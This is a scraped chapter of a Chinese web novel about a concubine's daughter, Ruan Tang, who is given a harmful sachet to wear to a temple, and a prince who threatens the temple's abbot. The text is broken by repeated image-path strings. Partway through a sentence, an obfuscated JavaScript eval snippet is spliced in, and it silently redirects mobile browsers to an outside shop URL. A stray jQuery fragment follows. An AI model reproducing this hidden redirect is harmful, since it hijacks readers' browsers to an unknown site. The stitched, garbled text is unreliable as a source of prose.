文趣网 > 其他小说 > 招惹反派后(重生) > 12. 永安禅寺
    “小姐,芋圆牛乳茶煮好了。”

    阿荞的声音自院外传来,阮棠蓦然回头,方才伫立眼前的疏冷安静的身影早已杳无踪迹。

    晚风轻轻拂过庭院,空荡荡的木架上,那架秋千兀自轻轻晃悠。

    走了?

    阮棠心底暗自疑惑,谢澜今日前来,究竟想做什么?

    疯子的心思向来无从揣测,她思索半晌寻不到头绪,索性抛诸脑后。

    入夜。

    几乎从未踏入过她这小院的阮观衡,今夜骤然到访。阮棠静静立在原地,浑身都透着局促不自在。

    “灵台同我说,邀你陪她一同前往永安禅寺上香祈福。”阮观衡端坐椅上,开口字字冷硬。

    “你回绝了?”

    “我近日染了风寒,怕途中有所不便。”

    阮观衡余光都未曾分给站立的阮棠半分,拿出一物:“此香囊收好,去禅寺那日务必带在身上。”

    阮棠唇瓣微动,本想再推拒两句。

    可抬眼一瞬,阮观衡不容置喙地威压:“你向来乖巧,不要让我失望。”

    阮棠垂眸,纤长的手指轻轻攥着衣摆。母亲在时,便叫她万事安分,学着温顺乖巧。唯有这样,才能分得父亲一丝微薄的怜惜,叫嫡母无从挑刺,母女二人方能在侯府夹缝里安稳度日。

    母亲一生温柔恭顺,事事以父亲为先,到最后却落得莫名自绝的下场。

    阮棠低低垂首,掩去眼底情绪,顺从点头。

    -

    永安禅寺,御院区西侧副殿。

    古樟遮蔽天光,殿内香火轻萦,梵音低低回荡。

    阮棠跪在蒲团之上,耳边住持诵念心经,她的心神却全然落在怀中那只香囊之上。

    上回似乎见嫡姐也佩戴过一枚香囊。可直觉告诉她,自己这一枚定然和阮灵台的不一样。香囊贴着衣料,一股莫名的滞闷感萦绕周身,叫她浑身不适。

    她悄悄抬眼扫过殿中众人,恰在这时,住持诵念完毕。

    阮棠心头一喜,起身正要偷着离开,却被主持出声唤住:“这位姑娘,请留步。”

    满堂视线顷刻落向她。

    阮棠身子一顿,迟疑地指了指自己?

    得到肯定的回答,阮棠双手轻叠于身前,身姿款款,缓步上前。

    路过谢昭垣身边,似是为她解围,淡笑问道:“不知住持所为何事?”

    “贫僧见姑娘心不在焉,心事郁结,愿为姑娘解惑。”阮棠默然。

    这不明摆着说她礼佛走神嘛。

    谢昭垣没能忍住,低笑一声,看向秦安:“如此,那夫人,我们先去取个祈福木牌,莫要打扰大师解惑。”

    廊檐绵延,悬挂着密密麻麻的浅棕木牌。

    山风徐来,木牌相叩,细碎声响糅在漫溢的檀香之中。

    “此生唯一幸得夫人,”谢昭垣声线清润悦耳,目光落于秦安身上,满目缱绻,仿佛世间只剩她一人。

    秦安弯眸浅笑,看着谢昭垣将木牌系上,她也提笔落下八字:苍生无虞,山河永定。

    “夫君乃是储君,心怀天下,怎可拘泥儿女情长,这祈愿,我替夫君写了。”谢昭垣似是怔愣片刻,随即伸手将人揽入怀中,轻轻一吻落在她的额间。

    日光倾泻而下,端方君子配贤淑佳人,一派璧人景致。

    谢澜微微眯起眼眸,唇角缓缓勾起一抹毫无暖意的弧度,一人虚情假意,一人暗藏算计。

    当真无趣。

    他后退步子,悄无声息转身。

    —

    众人相继动身走远,殿内人声渐歇,空旷的祈福副殿,独独余下阮棠。她面上带着几分窘迫,正思忖该如何辩解,便听住持缓缓开口:

    “施主,是有机缘之人。”

    阮棠眼睛倏地睁圆:“住持莫非知晓些什么?”

    她自怀中取出缚灵符,正要递上前。住持却闭起双目,侧身避开,轻声诵佛:“阿弥陀佛,天道玄机不可轻泄,老衲亦无从预知后事。”

    阮棠心头掠过一丝失望。

    心底暗自嘀咕,该不会又是一半吊子的神棍罢。

    住持再度睁眼,便见阮棠一脸纠结为难的神色:“师父,我并无香火钱用以消灾解难。”

    不由苦笑:“姑娘误会了。”

    “众生皆陷苦海,只望姑娘常怀慈悲,拯救万民。”

    阮棠听言,心中越发笃定,但也顺着他答:“小女定会多做善事。”但是香火钱想都别想。

    女子眼尾稍扬,万般心思尽落眸光,不难猜出心中所想,住持摇头微微一笑,颔首间目光无意间扫到她腰间香囊,眉目一拧:“姑娘腰间这香囊,乃是损人寿元之物。”

    阮棠早就觉得这香囊令人不适,连将其摘下,抬手便想丢远远的。

    可阮观衡这般在乎这香囊,她想起上次回府时听到的争吵。嫡姐身后尚有嫡母撑腰,尚且免不;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17893055|212794||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    了一顿苛责,倘若香囊由她弄丢……

    她的动作顿住,微微吐气。正迟疑不定,住持适时开口:“姑娘若是不知如何处置,不妨交予贫僧。”

    ……

    阿荞在殿外等着,见阮棠出来,她连将手中的纸条藏起。

    上前询问:“小姐,听闻永安禅寺的芍药开得极好,姑娘要去看看吗?”

    阮棠心头还盘旋着住持方才那番话语。

    她素来厌烦这般话只说一半,悬着人思绪的说辞。

    拯救万民?凭她?

    阮棠目光瞥向一侧的功德箱,转头低声问阿荞:“我们身上还有银钱吗?”

    阿荞点头从袖里拿出随身布袋,打开里头躺着几小块碎银,零散铜板散落其间。

    阮棠粉唇微撅,从中拣出三枚铜板。

    住持帮她妥善处置了那只阴邪香囊,于情于理,理应添些香火。她深吸一口气,狠下心,抬手将一枚铜板投入箱中。

    “叮”一声轻响在寂静殿内格外清晰。

    ……

    阮棠默默收回余下两枚铜板,又揣回腰带中。了了此时,阮棠想到太子方才所言,他们去了祈福长廊。略一思忖,开口道:“走,我们去看看芍药。”并未留意到身侧阿荞眉宇间藏着的惴惴不安。

    阮棠将将离开,殿内,住持恭敬朝着一处阴影弯身。

    “二殿下既然来了,何不现身一见。”

    “秦寻,当朝太师胞弟,太子妃的叔父,如今青灯伴佛,当了这永安禅寺的住持?”

    空旷大殿之中,谢澜斜倚在佛像供台之上,手上的一柄染血短刃扎进香灰里。他抬眼:“我很好奇,当年究竟发生了什么。”

    “二殿下所言,贫僧听不懂。”住持垂着眼,不动声色。

    谢澜幽沉眸底掠过一缕暗色,低低重复:“听不懂?”“东平县。”

    他缓缓吐出三个字,住持原本阖着的双眼骤然睁大,神色惊变。

    “你……”

    “你将妻女安置在此避祸。昨日,令爱方才定下良缘。”

    谢澜径直打断他,唇上漫不经心地浮现笑意:“大师已是出世高僧,怎还困于俗世牵挂?若是难以释怀,不如我出手,帮你了结这份牵绊?”

    “孽障!”住持厉声怒斥。

    谢澜修长指节竖在唇边,轻嘘一声。

    “佛祖座前,大师当心,莫要生出嗔念。”